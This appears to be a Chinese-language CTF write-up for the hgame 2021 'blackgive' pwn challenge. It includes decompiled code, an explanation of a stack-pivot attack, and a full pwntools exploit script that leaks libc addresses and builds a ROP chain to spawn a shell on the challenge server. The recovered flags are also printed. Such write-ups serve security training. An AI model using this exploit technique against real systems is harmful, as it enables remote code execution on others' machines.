
```
hgame{!f+yOu-pl4y_rem@ind3r~YOu^9ot=i7}
```

PWN

blackgive


先来个PWN的经典三连先

checksec



```
pwn_31$ checksec blackgive
[*] '/home/pwn/2021hgame/pwn_31/blackgive'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

IDA Pro



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf; // [rsp+0h] [rbp-20h]

  setbuf_io();
  write(1, "password:", 9uLL);
  read(0, &buf, 0x30uLL);
  if ( !strcmp(&buf, "paSsw0rd") )
  {
    puts("you are right!");
    read(0, &read_2, 0x100uLL);
  }
  else
  {
    puts("sorry, you are wrong.");
  }
  return 0LL;
}
```

gdb 启动！

~~可恶啊！居然连符号表和变量名都删除了！只能自己想点加上去~~

发现有个栈溢出的位置，但是只能溢出 0x10 个字节

~~不知道要溢出到哪，也没个后门函数，也没个RWX，泄露地址溢出的长度也不够。。。~~

~~只是呆呆的知道有个地方能溢出。。。我是FW~~

根据出题人给的hint：栈迁移，应该是要把栈迁移到 bss 段，就有充足的溢出长度

然后就是泄露函数的地址，计算 libc 加载地址，构造获取 shell 的ROP

ROP 链的构造：

write 函数泄露地址 > read 函数读取获取 shell 的ROP

使用程序自带的 read 函数读取 shell 的 ROP 会失败；

使用 puts 函数泄露地址会使 read 函数读取 shell 的 ROP 会失败；

不知道是不是我太菜 调用 libc 里的 system 函数和 onegadget 均会失败，所以我构造了 syscall；

exp:

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
content = 1

fake_ebp1 = 0x6010B0
pop_rdi_ret = 0x400813
pop_rsi_r15_ret = 0x400811
leave_addr = 0x4007a3

elf = ELF('./blackgive')
puts_got = elf.got['puts']
read_got = elf.got['read']
write_got = elf.got['write']
write_plt = elf.plt['write']
read_plt = elf.plt['read']

libc = ELF('./libc6_2.27-3ubuntu1.4_amd64.so')
puts_libc = libc.symbols['puts']
system_libc = libc.symbols['system']
sh_libc = next(libc.search(b'/bin/sh'))

def main():
    if content == 0:
        io = process('./blackgive')
    else:
        io = remote("182.92.108.71", 30459)

    io.recvuntil("password:")
    payload = b'paSsw0rd' + b'\x00'
    payload = payload.ljust(0x20, b'\x00') + p64(fake_ebp1) + p64(leave_addr)
#pause()
    io.send(payload)

    io.recvuntil("you are right!\n")
    payload = b'a' * 0x18
    payload += p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_r15_ret) + p64(puts_got)
+ p64(1) + p64(write_plt)
    payload += p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_r15_ret) + p64(0x601118)
+ p64(0) + p64(read_plt)
#pause()
    io.sendline(payload)
    puts_addr = u64(io.recv(6).ljust(8, b'\x00'))
#print(hex(puts_addr))
    io.recv()
    libc_base = puts_addr - puts_libc
    system_addr = libc_base + system_libc
    sh_addr = libc_base + sh_libc

    pop_rax_rdx_rbx_ret = 0x1662c1 + libc_base
    pop_rsi_ret = 0x23eea + libc_base
    syscall = 0x013c0 + libc_base
    payload = p64(pop_rdi_ret) + p64(sh_addr)
    payload += p64(pop_rax_rdx_rbx_ret) + p64(59) + p64(0) + p64(0)
    payload += p64(pop_rsi_ret) + p64(0)
    payload += p64(syscall)
#pause()
    io.send(payload)

    io.interactive()

main()
```

flag

```
hgame{cd510a967125a3983713b9b5080dc901b361396586b0e6fea5c7ecfb4b0ac314}
```